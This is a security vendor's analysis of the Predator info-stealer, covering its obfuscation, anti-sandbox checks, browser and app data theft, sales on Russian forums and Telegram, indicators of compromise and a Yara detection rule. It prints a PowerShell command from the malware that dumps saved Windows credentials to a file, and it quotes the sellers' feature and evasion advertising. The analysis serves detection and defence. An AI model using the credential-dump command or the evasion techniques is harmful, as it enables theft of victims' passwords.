A predatory tale: Who’s afraid of the thief?

securelist.com/a-predatory-tale/89779

Authors

Expert GReAT

In mid-February, Kaspersky Lab received a request for incident response from one of its clients. The individual who initially reported the issue to our client refused to disclose the origin of the indicator that they shared. What we do know is that it was a screenshot from one of the client’s internal computers taken on February 11 while an employee was apparently browsing through his emails. In addition, the anonymous source added that the screenshot was transferred to a C2 using a stealer dubbed ‘Predator’.

As soon as the client contacted us, we started conducting a full investigation into the infected machine, including memory dumps, event logs, environment indicators from the network and so on and so forth. Finding very little information about this tool, we decided that seeing as how we’d already dived into the stealer, we might as well share some of our main findings in case other incidents occur in the future. The purpose of this blogpost is to enumerate the Predator stealer’s versions, technical features, indicators and Yara rule signatures, to help monitor and detect new samples, and to provide general information about its owners’ activities.

As well as all the information we collected from the client, we went the extra mile and contacted a source who had previously analyzed Predator. This source was @Fumik0_, a French malware researcher who analyzed versions 2.3.5 and 2.3.7 in his blog just a few months ago (October 2018).

He joined Ido Naor, a principal security researcher at Kaspersky Lab and together they compiled a full analysis of the new versions of ‘Predator the thief’.

The blog was apparently so influential that the owners of the stealer decided to contact Fumik0 via Twitter. An account named Alexuiop1337 claiming to be the owner of Predator is also active and has been responding to Fumik0’s discoveries until fairly recently.

Predator the thief

Predator is a data stealer developed by Russian-speaking individuals. It’s being sold cheaply on Russian forums and has been detected many times in the wild. Although detection is successful with previous versions, its owners are rapidly adapting by generating FUD (Fully UnDetectable) samples every few days. The owners are not responsible for the victim attack vector and are only selling the builder. For a small additional payment they can also generate an administration panel for customers. The newest samples were exposed on their Telegram group; however, the links only redirect to a little-known AV aggregator which we don’t have access to. We’re currently tracking the samples’ hashes and waiting for triggers to show up.

latest version	v3.0.7
Sample MD5	bf4cd781920f2bbe57e7e74a775b8e94
Code Language	C++
File Types	PE
Supported Arch.	x86 and x64
Unpacked Size	<500Kb
Admin Panel Example	https://predatortop.xyz/login
Admin Panel Software	PHP, Apache, Ubuntu

From v2 to v3


Predator, as a stealer, is considered simple and cheap. It’s good for attacking individuals and small businesses, but as far as large companies go, protection solutions and response teams can detect and remove its activity in a relatively short amount of time.

That said, the owners of Predator are very business oriented. They’re constantly updating their software, attempting to extend features and adjusting to client requirements and are generally not that aggressive when it comes to disclosure/analysis of their tool.

Obfuscation

Predator’s owners decided to obfuscate most of its code with a number of simple techniques. XOR, Base64, Substitutions, Stack strings and more are being used to hide API methods, Folder paths, Register keys, the C2 server/Admin panel and so on.

We sketched a flow chart for one of the obfuscation techniques. A large chunk of code boiled down to one Windows API call, which we see as a bit like overkill considering the fact that other techniques can be applied to strip the obfuscation.




We've written down a list for those who are after a step-by-step guide:

Step	Description
0	Saving arguments somewhere
1	Get the function name
2	Get the library name
3	Recreating GetProcAddress
4	Calling function by a simple register call

Export table


It was also found that the export table trick for getting the API function is far more complex than the one introduced in v2:



Anti-debugging/sandbox checks

Predator retains its old techniques for sandbox evasion, but keeps adding more and more features. One of them, for example, is a hardcoded list of DLLs that are checked if loaded into memory:

sbiedll dbghelp api_log pstorec dir_watch vmcheck wpespy SxIn Sf2



```
EIP  00413726  >  89B5 E8FEFFFF  mov dword ptr ss:[ebp-118],esi
     0041372C  .  83FE 09        cmp esi,9                                   9:'\t'
     0041372F  .v 7D 1B          jge predatorthestealer.41374C
     00413731  .  FFB4B5 9CFEFFFF push dword ptr ss:[ebp+esi*4-164]          [ebp+esi*4-164]:"wpespy.dll"
     00413738  .  FF15 00404700  call dword ptr ds:[<&GetModuleHandleA>]
     0041373E  .  85C0           test eax,eax
     00413740  .v 74 07          je predatorthestealer.413749
     00413742  >  B0 01          mov al,1
     00413744  .v E9 80030000    jmp predatorthestealer.413AC9
     00413749  >  46             inc esi
     0041374A  .^ EB DA          jmp predatorthestealer.413726
```

Loop for checking list of DLLs


One old trick, for example, that survived the version update is the check of Graphic Card Name introduced in v2.x.x.

Classy but mandatory – browser stealer support

Edge and Internet Explorer support was recently added to the list of browsers. The actions taken, however, are different from the malware decision-making with the Gecko and Chromium browsers. In previous versions, Predator usually uses a temporary file (*.col format file) to store browser content (in an SQLite3 database), but for Edge and IE it was replaced with a hardcoded PowerShell command that will directly put the content of the file into a dedicated repository..

```
powershell.exe -Command
"[void]
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime];$vault
= New-Object Windows.Security.Credentials.PasswordVault; $b = 'Browser: Internet Explorer | Edge'; $a =
($vault.RetrieveAll() | % { $_.RetrievePassword(); $_ } | SELECT UserName, Password, Resource | Format-List
Resource, UserName, Password) | Out-String; $c = $b + $a; $c = $c.Replace('Resource :',
'Url:').Replace('UserName :', 'Login:').Replace('Password :', 'Password:'); $c >
"%PREDATOR_PATH%\General\IeEdgePasswords.txt"
```

As a reminder, Predator currently supports the following list of browser data theft, according to the info on the 'official' sales page:



- Getting passwords, cookies, history, credit data, authorization forms from 25+ browsers (Collection of all profiles):
  - Chromium Based : Google Chrome, Chromium, Opera, Amigo, Torch, Orbitum, Kometa, Comodo Dragon, Nichrome, Maxthon5, Sputnik, Epic Privacy Browser, Vivaldi, CocCoc and others based on Chromium.
- Getting passwords (only x86 browsers) , cookies, history, authorization forms from 25+ browsers (Collection from all profiles)
  - Gecko Based : Mozilla Firefox, Waterfox, Cyberfox, Pale Moon, BlackHawk, IceCat, K-Meleon and others based on Gecko.
- Getting passwords, stories from Edge, Internet Explorer [HOT]

The false keylogger feature

The owners of Predator list keylogger capabilities among its features, though a closer inspection of the code reveals that no keylogging is carried out. The behavior we captured is clearly that of a clipboard stealer. The functionality includes a crawler that checks if the clipboard contains data, grabs it and places it in a dedicated file the stealer owners have named 'information.log'.

Thief logs

Diving into the file discussed in the clipboard stealer section above, we saw drastic changes from previous versions. The information logger is perhaps the most important collector of Predator. It stores all the tasks performed by the stealer on the victim machine.

```
 ____  ____  _____ ____    _  _____ ___  ____  
|  _ \|  _ \| ____|  _ \  / \|_   _/ _ \|  _ \ 
| |_) | |_) |  _| | | | |/ _ \ | || | | | |_) |
|  __/|  _ <| |___| |_| / ___ \| || |_| |  _ < 
|_|   |_| \_\_____|____/_/   \_\_| \___/|_| \_\

```

We noticed that in previous minor versions, logs started collecting data that might be of interest to potential customers, such as:

- HWID
- System Language
- Keyboard Layout

At the end of the report, the owners added a customer/payload ID – probably to improve support.

```
--- ID: XXXXXXXXX
```

Updates


Predator is continually integrating new software into the stealing list and fixing bugs to maintain its stability and its popularity. Here's a summary of the new features in v3:

Location	Data stolen
Games	Osu Battle.net
FTP	WinSCP
VPN	NordVPN
2FA	Authy
Messengers	Pidgin Skype
Operating System	Webcam HWID Clipboard Specific document files (Grabber) **Project filenames***
Browsers	IE/Edge

*We noticed that the newest version of Predator has started collecting a list of .sln file names. These are project files usually generated by Visual Studio. We still have no idea if this is related to client demand for a future feature.

Sale point (Russian forums)

We found a very active seller of Predator on a forum called VLMI. It appears the main language on VLMI is Russian and the content mainly revolves around cyberattacks. In addition, the forum has a very strict set of rules that might get you banned if broken. The two sections (translated using Google) in the image below are examples of forbidden behavior.



1.7 Earnings schemes as follows:

- Earnings on onanist and pederastah.
- Immoral types of earnings, earnings with a divorce of moms, earnings for sick children, the elderly, and so on. Yet we are people, not animals.


1.8 Everything related to drugs, bookmarks and the like. Punishment from warning to ban.

It was also appears that each offer on the forum must go through a **reviewer** who decides if the piece of software or service is of financial benefit to the forum administrators, but at the same time fair towards other members.

For 8,000 rubles (~$120) worth of software, the forum will charge a 20% fee; if the value goes above 100,000 rubles (~$1,500), the commission decreases to 10%.

The Predator stealer’s main sales thread was found here:

https://vlmi.biz/threads/predator-the-thief-nativnyj-stiller-s-bolshim-funkcionalom-luchshaja-cena.21069/


Проверено Predator The Thief — Нативный стиллер с большим функционалом / Лучшая цена!

Alexuiop1337 · 17 Jun 2018 · c++ stealer

1 2 3 ... 7 Next▸

Alexuiop1337

SELLER VLMI.SU

56 78 0 руб.

17 Jun 2018 ★★★★★ Голосов: 0 #1

Пожалуйста Войдите или Зарегистрируйтесь для просмотра ссылок.

Spoiler: Текстовый вариант темы


Stealer - специальная программа, которая ворует различную информацию с ПК жертвы.
С помощью нашего стиллера Вы можете начать зарабатывать прямо сейчас!
Как работает стиллер:

Spoiler: GIF

Функционал стиллера:

- Получение паролей, куки, истории, кредитных данных, форм авторизации из 25+ браузеров (Сбор со всех профилей):
  - Chromium Based: Google Chrome, Chromium, Opera, Amigo, Torch, Orbitum, Kometa, Comodo Dragon, Nichrome, Maxthon5, Sputnik, Epic Privacy Browser, Vivaldi, CocCoc и другие на базе Chromium.

Predator costs 2,000 rubles (~$30) for the stealer and admin panel. There is also an optional service to help the customer install the C&C. This is not as expensive as other stealers on the market, such as Vidar and HawkEye, but its developers are proactive in delivering updates and ensuring a fast and effective support service.


Prices :

- Stiller + admin panel (Independent installation on guide) : 2000 rub. - One-time payment.
- Panel installation: 200 rubles. (Subsequent installs of updates are also paid! Installation is only for hosting).


On the guarantor I agree, I am ready to pass the test.
Minimum support period from the date of purchase: 1 month.
Payments accepted: Qiwi, BitCoin, Ethereum, BitCoin cash.

Telegram as a service

Predator's main channel for updating their customers is Telegram. At the time of writing, the administrators were hosting over 370 members in this group:

https://t.me/PredatorSoftwareChannel

Another update channel is the seller @sett9.


Telegram

Don't have **Telegram** yet? Try it now!

PREDATOR SOFTWARE CHANNEL


374 members

VIEW CHANNEL

It appears the Predator administrators are demonstrating FUD capabilities by running a sample generated by the builder of their stealer. However, some samples from their latest update (v3.0.7) have already been detected by Kaspersky products as: **Trojan-PSW.Win32.Predator.qy** (25F9EC882EAC441D4852F92E0EAB8595), while others are detected by heuristics.

https://scanmybin.net/result/af76a5666e5230cf087c270c51c2dfdc4324c365dc6f93c0f3ae7ce24f9db992
https://run4me.net/result/80163ed2bede58aff68a3bdf802917c61c78a05f37a3caf678ce5491f00d39b0

The executables above were not found in VirusTotal. According to the group, the links were posted around August of last year (2018). Numerous media uploads on the Telegram group revealed dozens of infected victims.


Chats PREDATOR SOFTWARE CHA...
374 subscribers
Pinned Message
Обновление v3.0.7 от 17.02.2019: • Добавл...

или .NET)
У криптованных файлов и скан-тайм, и ран-тайм FUD (погрешность 0-2, зависит от свежести стаба):
Scan-Time
Run-Time

Цена за 1 крипт: 300 руб.
Купить можно у: @sett9

Успейте купить по низкой цене, ведь, потом цена на крипт может вырасти.
772 15:00

February 17

PREDATOR SOFTWARE CHANNEL
Обновление v3.0.7 от 17.02.2019:
• Добавлен граббер WinSCP
• Добавлен граббер NordVPN
• Улучшен модуль Анти вм
• Прочие мелкие исправления и улучшения
287 21:37

On the day we looked at the Telegram group (February 17, 2019), the latest build (v3.0.7) was released. According to the owners' release notes, it was implemented with WinSCP and NordVPN support.

IOCs

IP/Domains:

Predator version	IP/Domain
v3.0.3	15charliescene15[.]myjino[.]ru
v3.0.4	axixaxaxu1337[.]us
v3.0.5	madoko[.]jhfree[.]net
v3.0.6	kristihack46[.]myjino[.]ru
v3.0.7	j946104[.]myjino[.]ru

Hashes:

Predator version	MD5 Hash
v3.0.3	c44920c419a21e07d753ed607fb6d7ca
v3.0.4	cf2273b943edd0752a09e90f45958c85
v3.0.5	b2cbb3d80c8d830a3b3c2bd568ba1826
v3.0.6	dff67a78bb4866f9da5a0c1781ed5348
v3.0.7	25F9EC882EAC441D4852F92E0EAB8595

Yara:

```
rule Predator_The_Thief : Predator_The_Thief {
  meta:
    description = "Yara rule for Predator The Thief 3.0.0+"
    author = "Fumik0_"
    date = "2018/10/12"
    update = "2019/02/26"
  strings:
    $mz = { 4D 5A }

    /*
      Predator V3.0.0+
    */

    $x1 = { C6 84 24 ?? ?? 00 00 8C }
    $x2 = { C6 84 24 ?? ?? 00 00 1A }
    $x3 = { C6 84 24 ?? ?? 00 00 D4 }
    $x4 = { C6 84 24 ?? ?? 00 00 03 }
    $x5 = { C6 84 24 ?? ?? 00 00 B4 }
    $x6 = { C6 84 24 ?? ?? 00 00 80 }
    /*
      Predator V3.0.3 -&gt; 3.0.6
    */
    $y1 = { B8 00 E1 F5 05 }
    $y2 = { 89 5C 24 0C }
    $y3 = { FF 44 24 ?? }
    $y4 = { 39 44 24 0C }
    $y5 = { BF 00 00 A0 00 }
  condition:
    $mz at 0 and
    (
       ( all of ($x*))
       or
       (all of ($y*))
    )
}
```

- Data theft
- Keyloggers
- Malware Descriptions
- Obfuscation
- Russian-speaking cybercrime
- Targeted attacks

Authors

Expert GReAT

A predatory tale: Who’s afraid of the thief?
